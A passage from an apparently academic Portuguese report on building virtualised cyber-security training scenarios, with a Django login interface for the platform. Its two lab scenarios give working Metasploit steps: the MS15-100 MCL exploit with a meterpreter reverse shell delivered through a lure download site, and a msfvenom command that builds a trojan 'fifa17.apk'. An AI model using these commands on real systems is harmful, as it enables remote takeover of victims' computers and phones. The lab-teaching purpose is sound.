A meu ver a forma mais simples de encontrar vulnerabilidades conhecidas, para depois as por em prática em ambiente virtualizado, é através da página web *Rapid7* [19]. Nesta existe uma base de dados constantemente atualizada, com as mais recentes vulnerabilidades, organizadas de uma forma muito simples, contendo uma descrição da vulnerabilidade, o autor, a plataforma para a qual foi desenvolvida, etc. Grande parte das vezes é ainda possível consultar o código fonte das vulnerabilidades, o que para os mais astutos pode ser uma mais valia, podendo adaptar o mesmo ou até mesmo desenvolver novas vulnerabilidades a partir deste.

Uma outra fonte é o site *CVE Details* [20], aqui podemos consultar com detalhe todos os pontos da vulnerabilidade. Também este está em constante atualização sempre com as ultimas vulnerabilidades conhecidas disponíveis.

Por ultimo existe ainda o *Security TechCenter* [21], da Microsoft, onde podemos consultar vulnerabilidades conhecidas para sistemas operativos desta companhia. Na minha opinião este

ultimo é um pouco mais limitado. No entanto também este está bem estorturado e atualizado, mantendo também ele as ultimas vulnerabilidades conhecidas disponíveis em detalhe. A grande vantagem desta plataforma é que para alem da vulnerabilidade, apresenta o *patch* de correção da mesma, onde na maioria dos casos basta efetuar o *download* e instalar para ficar com o problema resolvido.

4.2.3 O problema da não atualização dos sistemas operativos

Grande parte dos servidores e computadores comuns passam tempos e tempos sem serem atualizados, de acordo com a publicação [22], isso é de facto um problema no que toca á segurança informática.

A não atualização dos sistemas operativos faz com que as vulnerabilidades conhecidas se mantenham presentes enquanto estes não atualizam. Acontece que dessa desta feita estamos a falar de vulnerabilidade conhecidas e tronadas publicas, pelo que são uma ameaça maior do que as vulnerabilidades de dia zero. Vejamos o exemplo do conhecido ataque *wannacry* [22], que ainda hoje continua a causar o pânico em empresas por todo o mundo. A vulnerabilidade utilizada por este ataque foi publicada no dia 24 de fevereiro deste ano (2017) na página Rapid7 [19], no entanto ainda hoje surgem relatos de empresas que foram atacadas com esta vulnerabilidade. Isto prova que por algum motivo os sistemas operativos destas empresas não formam atualizados, pois a solução surgiu poucos dias depois no site oficial da Microsoft [21].

A meu ver, as vulnerabilidades conhecidas, tendem a ser potencialmente mais perigosas do que as vulnerabilidades de dia zero, pelo simples facto de serem publicas, e qualquer atacante mal-intencionado ter acesso a elas.

Por vezes a ignorância nas altas patentes das empresas também têm a sua culpa no cartório, o custo de parar um servidor para efetuar uma manutenção de segurança, por vezes pode ser elevado, mas a meu ver parar o servidor porque houve um ataque, pode ser mais moroso e logo mais caro do que a manutenção de segurança. Para não falar na potencial perda de dados, que por vezes em situações deste género é algo que ocorre com bastante frequência, o que pode causar ainda mais prejuízo.

Cabe a nós informar e alertar as altas patentes das empresas para a realidade destes perigos.

4.3 Cenário de Exemplo 1

A implementação de um cenário é algo que requere um estudo prévio sobre a vulnerabilidade a ser aplicada, assim como as máquinas virtuais envolvidas para que a sua implementação tenha sucesso.

De acordo com o livro [2] este processo divide-se em várias etapas, como iremos ver de seguida em detalhe. Existe todo um processo que tem inicio na identificação da vulnerabilidade, passado pela implementação prática do cenário e finalizando na sua exportação para um formato conhecido e suportado pela maioria dos *softwares* de virtualização.

4.3.1 Identificação da vulnerabilidade

Como já referido, primeiro passo na implementação de um cenário, passa pela identificação de uma vulnerabilidade conhecida. Neste caso em concreto trata-se da vulnerabilidade *MS15-100* ou *Microsoft Windows Media Center MCL Vulnerability*.

Esta é uma vulnerabilidade existente no *Windows Media Center*, *software* que costuma vir por defeito na maioria das versões do *Microsoft Windows*, e permite a execução de código remoto quando o *Media Center* abre um arquivo com extensão **.mcl*, especialmente criado para o efeito. Esta informação pode ser consultada com maior detalhe em [19].

4.3.2 Implementação do cenário

Após a identificação da vulnerabilidade passamos então á projeção do cenário e de seguida á sua implementação prática em ambiente virtualizado e controlado.

De forma a projetar o cenário, é necessário efetuar uma avaliação de quais as máquinas virtuais que iremos utilizar. Neste caso em concreto a máquina atacante será um *Kali Linux* na sua versão de 64 Bits, como iremos necessitar de simular um site onde a vitima terá de efetuar um download, iremos utilizar uma máquina com o *Linux Ubuntu* também na sua versão de 64 bits, e por ultimo a vitima será uma máquina virtual com o *Windows 7*, neste caso na versão 32 bits.

Estas máquinas fazem parte da biblioteca de sistemas operativos que criamos anteriormente, o que torna tudo muito mais fácil, uma vez que não há a necessidade de instalar estes sistemas operativos de raiz, bastando apenas efetuar uma importação das máquinas pretendidas para o *Virtal Box.*

Após a importação das máquinas é necessário garantir que todas elas comunicam na mesma rede de forma a garantir o sucesso da implementação do cenário. Para tal foi utilizada uma rede /24 em todos os cenários de forma a ser em todos homogéneos. A opção de uma rede /24, foi

tida com vista a uma eventual readaptação dos cenários por parte do utilizador, bem como a não repetição de endereços de IP nos restantes cenários.



Figura 19 - Comunicação na mesma rede

Após a garantia de que todas as máquinas comunicam entre si, para este cenário em concreto foi necessário instalar no *Linux Ubuntu,* um servidor de *http*, que servirá para simular um site onde a vitima irá efetuar um download de um ficheiro "contaminado".

O servidor de *http* escolhido para este cenário foi o *Apache2,* de acordo com o artigo [23], este *software*, gratuito é um dos melhores e mais completos na atualidade.

Instalar o *Apache2* no *Linux Ubuntu,* é um processo relativamente simples, para tal basta na consola executar os comandos: *sudo apt-get update* para garantir que o repositório de *downloads* é atualizado, e de seguida: *sudo apt-get install apache2*. Depois basta seguir as instruções de instalação.

Após a instalação, devemos iniciar o serviço, este por defeito traz um *website* configurado, o qual podemos verificar se funciona através do nosso endereço de *loopback* 127.0.0.1.

Sendo que para a "vitima" o acesso será efetuado via browser através do endereço de *IP* do servidor *http*. Neste ponto poderíamos ter utilizado um endereço de DNS para tornar o cenário mais real, mas a meu ver creio que o que importa é a finalidade e não o meio, optei apenas por utilizar o endereço de IP do servidor.

Após a garantia de que estão reunidas todas as condições, passamos então á configuração do software malicioso que nos irá permitir o controlo total da vitima.

No *Kali Linux*, devemos então iniciar a consola da *Metasploit* [19], esta pode ser iniciada por exemplo através da linha de comandos pelo comando *msfconsole*.

O próximo passo é "chamar" o *exploit* que pretendemos utilizar e parametriza-lo de acordo com as exigências, para que o ataque tenha sucesso.

Para chamar *exploit*, neste caso o comando é: *msf > use exploit/windows/fileformat/ms15_100_mcl_exe*.

Podemos confirmar isso olhando para a pront da linha de comandos, que altera de *msf* > para *msf exploit(ms15_100_mcl_exe) >*.

Em seguida deveremos consultar as opções que podem ser parametrizadas neste *exploit,* o comando para tal é *show options.*

```
Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     msf.mcl          yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the malicious payload to execute
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Figura 20 - Opções ms15_100_mcl_exe

Após uma breve analise das opções disponíveis, neste cenário em concreto foi alterado o nome do ficheiro, recorrendo ao comando: *set FILENAME video_fixe.mcl,* o servidor ou *serverhost*: set SVRHOST 10.0.0.1 e o porto: set SVRPORT 443. Foi ainda inserido o *payload windows/meterpreter/reverse_tcp.*

O nome do ficheiro deverá ser algo aliciante, que faça com que a vitima o abra no seu computador. O *serverhost,* deve ser configurado com o nosso endereço de IP, neste caso foi com o IP da rede interna visto tratar-se de um ambiente virtualizado onde todas as máquinas estão na mesma rede, mas poderá ser parametrizado com um IP externo caso as máquinas estejam em redes diferentes. O porto de comunicação é algo muito importante, sem ele o *exploit* não funciona, regra geral deve ser efetuado um estudo prévio da vitima de forma a saber quais os portos que está tem abertos. Neste caso estamos a utilizar o porto 443 que é o porto onde funciona o protocolo *HTTPS*, que regra geral está aberto por defeito em praticamente todas as máquinas que tenham acesso á internet.

Por ultimo a escolha do *payload windows/meterpreter/reverse_tcp,* deve-se a dois factos: o primeiro, uma consola *meterpreter,* tem mais vantagens do que um simples *Shell,* pois permite a execução de comando como tirar *screenshots* é vitima, ligar e desligar o áudio e até mesmo o controlo remoto em ambiente do género VNC [24]. Em segundo, sendo uma ligação *reverse TCP* é a vitima que efetua a ligação e não o contrário, o que em termos de pagada digital no é favorável, pois não ficam vestígios de termos efetuado a ligação visto ter sido a vitima a efetua-la.

Posto isto é ainda necessário configurar o *payload,* com o *local host*, que será o nosso endereço de IP, á semelhança do *serverhost* e o porto local também este á semelhança do *serverport.*

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proc
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Figura 21 - Opções payloda windows meterpreter reverse tcp

E por fim iniciamos o *exploit*, através do comando com o mesmo nome e este automaticamente gera o ficheiro com o nome definido por nós e fica á "escuta", á espera de uma ligação vinda do exterior no porto configurado.

Esta informação pode ser consultada em detalhe no anexo 1 deste documento.

Após a criação do ficheiro malicioso ou *exploit*, o passo seguinte é encontrar uma forma de o fazer chegar á vitima.

Neste cenário a opção escolhida foi através do recurso a um site, de acordo com o artigo [25], uma das formas mais comuns de propagar *malwares*.

Como já referido, o servidor de *http* utilizado o *Linux Ubuntu* com *Apache2*.

De forma a efetuar um site simples que servirá apenas como exemplo, pois num cenário real teria de ser algo bastante mais elaborado, basta editar o ficheiro */var/www/html/índex.html,* com um simples editor de texto.

O conteúdo do ficheiro poderá ser algo como:

```
<BODY>
   Download de Videos fixes <p>
      <a href="video_fixe.zip">best_video_ever</a> <p>
</BODY>
```

Trata-se de um simples código *html,* que possibilita a realização de um download.

Elaborado o site, o ficheiro malicioso gerado no Kali Linux, deve ser colocado na mesma pasta do *índex.html*.

A ideia a partir deste ponto é ser criativo e recorrer a um ataque de engenharia social de forma a iludir a vitima a abrir o *exploit* que preparamos e disponibilizamos para download no site que elaboramos.

Não é de mais relembrar que numa situação real o site teria de ser algo mais elaborado de forma a eludir a vitima.

O que se pretende é que a máquina vitima, neste caso a máquina com o sistema operativo Windows 7 abra de alguma forma o ficheiro contaminado. Neste caso especifico, recorrendo ao browser, através do site que criamos para o efeito.

De uma forma prática, iremos inserir o endereço de IP no browser da vitima (uma vez que não configuramos *DNS*) e irá surgir o site que criamos anteriormente, neste site iremos então efetuar o download do "vídeo" contaminado com o software malicioso.



Figura 22 - Visão do website na vitima

Após a vitima efetuar o *download* e a execução do ficheiro, este irá como é espectável abrir o *Windows Media Center,* mas em vez de reproduzir um vídeo, este não irá apresentar nada na sua tela.

Figura 23 - Windows Media Center

Enquanto esta ação decorre na vitima, a máquina atacante ganha então acesso a esta, através de uma ligação *meterpreter,* contida no ficheiro contaminado, obtendo desta forma o controlo total da vitima.



Figura 24 - Ligação Meterpreter reverse tcp

4.4 Cenário de exemplo 2

Este cenário difere um pouco do anterior, na medida em que não iremos propriamente tirar partido de uma vulnerabilidade existente, mas sim criar um ficheiro malicioso em forma de aplicação móvel.

Ao instalar esta aplicação, o atacante tomará o controlo total da máquina vitima, como iremos ver adiante.

4.4.1 Identificação da vulnerabilidade

Neste a vulnerabilidade a identificar passa por reunir um conjunto de informações, a mais detalhadas possível sobre a vitima, como por exemplo o tipo de aplicações que esta costuma instalar, ou os portos que a máquina vitima tem abertos.

4.4.2 Implementação do cenário

Passando á ação, para este cenário foram utilizadas duas máquinas virtuais, o *Kali Linux* como atacante e o *Android 4.4.4* como vitima.

O processo de criação de uma aplicação para *Android* contaminada é relativamente simples, para tal, no *Kali Linux* recorremos á ferramenta *msfvenom* [19], de acordo com o seu site oficial, esta serve para gerar ficheiros maliciosos.

Na linha de comandos inserimos o seguinte comando: *msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=443 R > fifa17.apk*

Este coando irá gerar um ficheiro malicioso, chamado *fifa17.apk,* com uma consola *meterpreter reverce tcp* apontada para o nosso endereço de IP no porto 443.

À semelhança do exemplo anterior fui utilizado o sistema de *reverse tcp,* e o porto 443.

Gerado o ficheiro contaminado, é necessário ficar á escuta que este responda.

Para tal recorremos á ferramenta da *metsploit, multi/handler* [19]. Esta ferramenta permite ser parametrizada e ficar á escuta de praticamente qualquer *exploit.*

A parametrização utilizada foi o *payload* através do comando: *set payload android/meterpreter/reverse_tcp.* E dentro deste foi parametrizado, também á semelhança do exemplo anterior, o local host e o porto.

Esta informação encontra-se de forma detalhada no anexo 2 deste documento.

Após a criação da aplicação contamina, é necessário de alguma forma fazer com que a vitima a instale no seu dispositivo, para este efeito poderemos á semelhança do exemplo anterior recorrer a uma boa dose de engenharia social.



Figura 25 - Instalação de Aplicação contaminada no Android 4.4.4

Assim que a vitima instalar a aplicação o atacante assume o controlo total da máquina.

```
[*] Started reverse TCP handler on 10.0.0.1:443
[*] Starting the payload handler...
[*] Sending stage (68404 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.1:443 -> 10.0.0.5:38718) at 2017-06-15 10:55:37 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 4.4.4 - Linux 4.0.9-android-x86+ (i686)
Meterpreter : dalvik/android
meterpreter >
```

Figura 26 - Controlo Android 4.4.4

4.5 Exportação dos cenários para formato .ova

Por ultimo após todos os testes efetuados e a garantia de que o cenários funcionam, foi efetuada uma exportação destes para formato *.ova*.

Á semelhança do processo de exportação a quando da criação da biblioteca de sistemas operativos, este é idêntico, apenas difere na quantidade de máquinas a serem exportadas.



Figura 27 - Exportação de cenário no Virtual Box

O Virtual Box permite a exportação de várias máquinas para o mesmo ficheiro de imagem (*.ova*), o que facilita a importação para o utilizador, de todo o cenário completo, sem necessidade de ter de recorrer a várias importações para completar esse mesmo cenário.

Todos os cenários exportados, foram arquivados de acordo com a nomenclatura explicada anteriormente.

4.6 Criação de uma interface segura e simples para o utilizador

A projeção e o desenvolvimento da interface passaram também eles por várias etapas.

Tendo em vista o resultado final ser uma interface simples moderna e segura optou-se, com base nalguns estudos prévios sobre o tema, elaborar uma interface *web.*

Para a elaboração desta interface foram tidos em conta alguns aspetos em conta, nomeadamente os aspetos de segurança, no que toca aos dados dos utilizadores registados na plataforma.

Visto tratar-se de uma aplicação *web* foi ainda tido em conta o facto de esta ter de estar preparada para poder funcionar em vários tipos de dispositivos, tais como, computadores, tabletes, telemóveis, entre outros.

De forma a responder a estes requisitos, entre outros, optou-se por recorrer a várias tecnologias e softwares específicos, tais como o *Django* [26], que de acordo com o livro [27], nos garante entre outras coisas um base de dados de utilizadores e um acesso seguros. O *Bootstrap* [28] por sua vez torna o site ajustável a qualquer tipo de browser ou dispositivo. E ainda algumas ferramentas para edição de código *html* e *python* como o *Notpad* ++ [29] .

4.6.1 Django

O *Django* é uma *framework* gratuita de código aberto desenvolvida para a criação de aplicações web, que recorre ao *Python* como fermenta de programação. É uma *web framework*, ou seja, é um conjunto de componentes que ajuda a desenvolver sites de forma mais rápida segura e fácil, de acordo com [27] uma poderosa ferramenta no que toca á parte da segurança.

Esta junta toda uma série de ferramentas que facilitam a construção de *web sites,* tais como ferramentas que possibilitam lidar com a autenticação de utilizadores (inscrever-se, efetuar *login*, efetuar *logout*), um painel de gestão para *site*, formulários, *upload* de arquivos, entre muitas outras.



Figura 28 - Django Python

4.6.2 Bootstrap

O *Bootstrap* é uma *framework front-end* que facilita a vida dos programadores *web* a criar sites com tecnologia mobile (responsivo).

Não é por acaso que o termo "*Bootstrap*" em inglês significa "*inicialização*", algo que possui um ponto de partida.

O *Bootstrap* possui ainda uma diversidade de componentes em *JavaScript* que auxiliam o *designer* a implementar na página a ser desenvolvida: *tootlip, menu-dropdown, modal, carousel, slideshow,* entre outros sem a grande dificuldade, apenas acrescentando algumas configurações no código, sem a necessidade de criar scripts e mais scripts.

Está bastante bem documentado e possui na sua página oficial [28], uma série de exemplos, que facilitam a vida aos programadores *web*.

Figura 29 - Bootsrap

4.6.3 Notpad ++

O *Notepad++* é um editor de texto e de código fonte de código aberto sob a licença GPL. Suporta várias linguagens de programação, e foi desenvolvido para funcionar em sistemas operativos *Microsoft,* no entanto é possível correr este software em ambientes *Linux* e *Mac* com recurso a emuladores.

Figura 30 - Notpad ++

O *Notepad++* é distribuído como um *software* livre, e pode efetuar-se o download no seu site oficial [29].

As linguagens de programação suportadas pelo *Notepad++* são: *C, C++, Java, C#, XML, HTML, PHP, JavaScript, makefile, ASCII art, doxygen, ASP, VB/VBScript, Unix Shell Script, BAT, SQL, Objective-C, CSS, Pascal, Perl, Python, Lua, Tcl, Assembly, Ruby, Lisp, Scheme, Smalltalk, PostScript e VHDL.*

Além disto, os utilizadores podem ainda definir as suas próprias linguagens usando um "sistema de definição de linguagem" integrado.

Este suporta auto complemento, busca e substituição com integração de expressões regulares, divisão de tela, zoom, favoritos, etc. Tem suporte para macros e *plugins*.

4.6.4 Construção da interface

A construção da interface para o utilizador, tem inicio no *Django,* para este funcionar é necessário ter alguns requisitos instalados no PC previamente, nomeadamente o *Python* e *PIP,* essa informação pode ser consultada em detalhe no site oficial, no separador da documentação [30]. Após estes passos iniciais, o próximo é criar um novo projeto, onde iremos ter uma autenticação personalizada dos utilizadores.

Para este ponto foi seguido o tutorial disponível no site [31], nele é explicado de uma forma relativamente simples os passos necessários para criação de uma página de autenticação de utilizadores de forma segura.

Por defeito, o *Django* utiliza como identificador único o nome do utilizador (*username*). Apesar deste mé todo ser adotado em muitos sites, não é de facto uma prática que se enquadre neste

projeto, como tal foi adaptado código base do projeto de forma ater mais campos disponíveis para o registo de utilizadores.

De forma a iniciarmos um novo projeto, na consola de comandos inserimos a seguinte cadeia, eu pessoalmente prefiro em ambiente *Windows* a utilização da *powershel* em vez da tradicional consola, podemos consultar a todas as informações referentes á esta, no livro [32].

```
$ mkvirtualenv -p /usr/bin/python3 MeuProjeto
$ pip install django==1.9
$ django-admin startproject MeuProjeto
$ mkdir MeuProjeto/apps MeuProjeto/templates/users
$ cd MeuProjeto/apps
$ django-admin startapp users
$ cd users
$ mv apps.py config.py
```

Em seguida alteramos a configuração dos *templates* de forma a que o *Django* procure em *MeuProjeto/templates*:

```
TEMPLATES = [
  {
    'BACKEND': 'django.template.backends.django.DjangoTemplates',
    'DIRS': ['templates/'],
    'APP_DIRS': True,
    'OPTIONS': {
      'context_processors': [
        'django.template.context_processors.debug',
        'django.template.context_processors.request',
        'django.contrib.auth.context_processors.auth',
        'django.contrib.messages.context_processors.messages',
      ],
    },
    },
]
```

O próximo passo é criar um *model* para refletir os dados que pretendemos que o utilizador possua. Segue abaixo *model* utilizado (*MeuProjeto/apps/users/models.py*):

```
# Ficheiro: /apps/users/models.py

from django.db import models

from django.utils.translation import ugettext as _

from django.contrib.auth.base_user import AbstractBaseUser, BaseUserManager

from django.contrib.auth.models import PermissionsMixin



class EmailUserManager(BaseUserManager):
  def create_user(self, *args, **kwargs):
    email = kwargs["email"]
    email = self.normalize_email(email)
    password = kwargs["password"]
    kwargs.pop("password")

    if not email:
      raise ValueError(_('Users must have an email address'))

    user = self.model(**kwargs)
    user.set_password(password)
    user.save(using=self._db)
    return user

  def create_superuser(self, *args, **kwargs):
    user = self.create_user(**kwargs)
    user.is_superuser = True
    user.save(using=self._db)
```

```
    return user



class MyUser(PermissionsMixin, AbstractBaseUser):
  email = models.EmailField(
    verbose_name=_('Email address'),
    unique=True,
  )
  first_name = models.CharField(
    verbose_name=_('Nome'),
    max_length=50,
    blank=False,
    help_text=_('Inform your name'),
  )
  last_name = models.CharField(
    verbose_name=_('Sobrenome'),
    max_length=50,
    blank=False,
    help_text=_('Inform your last name'),
  )
  USERNAME_FIELD = 'email'
  objects = EmailUserManager()
```

Como podemos ver existem duas classes. A primeira, *EmailUserManager*, é uma classe auxiliar que é irá mimetizar a API do *Manager* do modelo de utilizador original do *Django*. Isto é necessário pois necessitamos disponibilizar para o Django os métodos *MyUser.obejcts.create_user e MyUser.obejcts.create_superuser.*

De notar que herdamos de *AbstractBaseUser* e de *PermissionsMixin* .

Sem a primeira classe *MyUser* não poderia ser utilizado como um modelo de um utilizador. Já sem a *Mixin* que atribui permissões, a aplicação até funcionaria, mas faltariam as funcionalidades de controlo de *superususer*, *groups* e *user_permissions*.

Em seguida necessitamos de ativar a *app* no ficheiro *MeuProjeto/settings.py* adicionando a linha *apps.users* à chave de configuração *INSTALLED_APPS*.

O ficheiro final deve conter as seguintes linhas de código:

```
INSTALLED_APPS = [
  'django.contrib.admin',
  'django.contrib.auth',
  'django.contrib.contenttypes',
  'django.contrib.sessions',
  'django.contrib.messages',
  'django.contrib.staticfiles',
  'apps.users'
]
```

Feito isto devemos executar as migrações da *app,* na consola inserimos então os seguintes comandos:

```
$ ./manage.py makemigrations
$ ./manage.py migrate
```

Por último adicionamos em *MeuProjeto/MeuProjeto/settings.py* a indicação da classe que servirá como modelo para os utilizadores. Para isso adicionamos a seguinte linha: *AUTH_USER_MODEL = "users.MyUser"*.

Posto isto o passo seguinte é adicionar, uma *form* para registro do utilizador:

```
# Arquivo: apps/users/forms.py
from django.contrib.auth.forms import UserCreationForm

from .models import MyUser

class CustomUserCreationForm(UserCreationForm):
  class Meta:
    model = MyUser
    fields = ['first_name', 'email']
```

Como podemos ver foram poucas linhas de código graças á possibilidade de herdar da *form UserCreationForm.*

De forma a apresentarmos essa *form* personalizada, vamos criar algumas *views*.

```
# Arquivo: /apps/users/views.py
from django.shortcuts import render
from django.views.generic import CreateView
from django.http import HttpResponseRedirect
from django.contrib.auth.views import login
from django.contrib.auth.views import logout
from django.core.urlresolvers import reverse_lazy, reverse

from .forms import CustomUserCreationForm



def home(request):
  return render(request, 'users/home.html')

def login_view(request, *args, **kwargs):
  if request.user.is_authenticated():
    return HttpResponseRedirect(reverse('users:home'))

  kwargs['extra_context'] = {'next': reverse('users:home')}
  kwargs['template_name'] = 'users/login.html'
  return login(request, *args, **kwargs)

def logout_view(request, *args, **kwargs):
  kwargs['next_page'] = reverse('users:home')
  return logout(request, *args, **kwargs)
```

```
class RegistrationView(CreateView):
  form_class = CustomUserCreationForm
  success_url = reverse_lazy('users:login')
  template_name = "users/register.html"
```

Para perceber este ponto é necessária uma atenção redobrada. Temos uma *view home* que apenas redireciona para um *template* que mostraremos mais a frente.

Antes de falarmos da *view login*, vamos descrever qual é o comportamento esperado do ecrã de *login*:

Apresentar a página de *login* caso o utilizador não esteja autenticado;

Caso este já esteja registado tente aceder a página de *login*, este deve ser redirecionado e a página de *login* não deve ser apresentada.

Após o *login*, redirecionar o utilizador para uma página específica;

Para conseguir o primeiro e o segundo ponto desta lista de comportamento foi adicionado um *if* que verifica se o utilizador está *logado* e, caso positivo, redireciona-o para a *view home*. Já o para o segundo ponto precisamos informar o próximo ecrã após a autenticação, para isso foram personalizados alguns parâmetros através da sobrescrita do dicionário *kwargs*.

A *logout_view* também foi ligeiramente alterada, adicionando apenas o argumento *next_url* para que, assim que for acedida esta página realiza o processo de *logout* e em seguida redireciona o utilizador.

Por último, temos a *view* que vai redirecionar a *form* criado anteriormente. Ela é uma *Class Based View* simples que herda da *CreateView* e personaliza a *form_class* para a *form* que criamos, a *succcess_url* e o *template_name*.

Passemos então á apresentação dos *templates*. Começando pelo mais simples, o *home.*

Os templates são todos eles desenvolvidos em HTML, possibilitando entre outras coisas a integração com o *Bootsrap*, como iremos ver adiante.

```
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/css/bootstrap.min.css" integrity="sha384-/Y6pD6FV/Vv2HJnA6t+vslU6fwYXjCFtcEpHbNJ0lyAFsXTsjBbfaDjzALeQsN6M" crossorigin="anonymous">

<html>

<head>

  <meta name="viewport" content="width=device-width, initial-scale=1">

  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css">
```

```
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
  <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
</head>
<body>
<h2 style="text-align: center;">Bem vindo, {{ user.get_full_name }} </h2>
<nav class="navbar navbar-expand-lg navbar-light bg-light">
  <a class="navbar-brand" href="{% url 'home' %}">Home</a>
(…)
```

Este apresenta o nome do utilizador e alguns links, dependendo se o utilizador está *logado* ou não. O código completo pode ser consultado no anexo 3 deste documento.

Para finalizar esta breve descrição resta-nos falar do apontamento dos *URLs*:

```
from django.conf.urls import url, include
from django.contrib.auth import views as auth_views
from django.contrib import admin
admin.autodiscover()
from mysite.core import views as core_views
urlpatterns = [
    url(r'^$', core_views.home, name='home'),
    url(r'^login/$', auth_views.login, {'template_name': 'login.html'}, name='login'),
    url(r'^logout/$', auth_views.logout, {'next_page': 'login'}, name='logout'),
    url(r'^signup/$', core_views.signup, name='signup'),
            url(r'^computadorSO/$', core_views.computadorSO, name='computadorSO'),
            url(r'^computadorBR/$', core_views.computadorBR, name='computadorBR'),
            url(r'^computadorAP/$', core_views.computadorAP, name='computadorAP'),
            url(r'^computadorOU/$', core_views.computadorOU, name='computadorOU'),
            url(r'^movelOU/$', core_views.movelOU, name='movelOU'),
            url(r'^movelSO/$', core_views.movelSO, name='movelSO'),
            url(r'^movelBR/$', core_views.movelBR, name='movelBR'),
            url(r'^movelAP/$', core_views.movelAP, name='movelAP'),
```

```
    url(r'^ativos/$', core_views.ativos, name='ativos'),
    url(r'^admin/', include(admin.site.urls)),
]
```

Este ficheiro de mapeamento dos *URLs* é relativamente simples, basicamente este redireciona os *templates* uns para os outros, possibilitando a navegação na plataforma web.

Com poucas linhas de código, aproveitando o máximo que esta *framework* disponibiliza é possível criar uma a estrutura básica de registro, *login e logout* dos utilizadores.

O *Django* a aquando da criação dos utilizadores, cifra os dados referentes á password destes com a cifra *sha256*, que por ventura é bastante robusta, podemos aprofundar esta em detalhe na publicação da sua patente, disponível em [33].

	id	password	last_login	is_superuser	first_name	last_name	email	is_staff	is_active	date_joined	username
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	4	pbkdf2_sha256$36000$pqHyKTLnYKmn$cVH8tqH/A...	2017-10-03 1...	0	toi	sopas	toi.sopas@sa...	0	1	2017-10-03 1...	toi
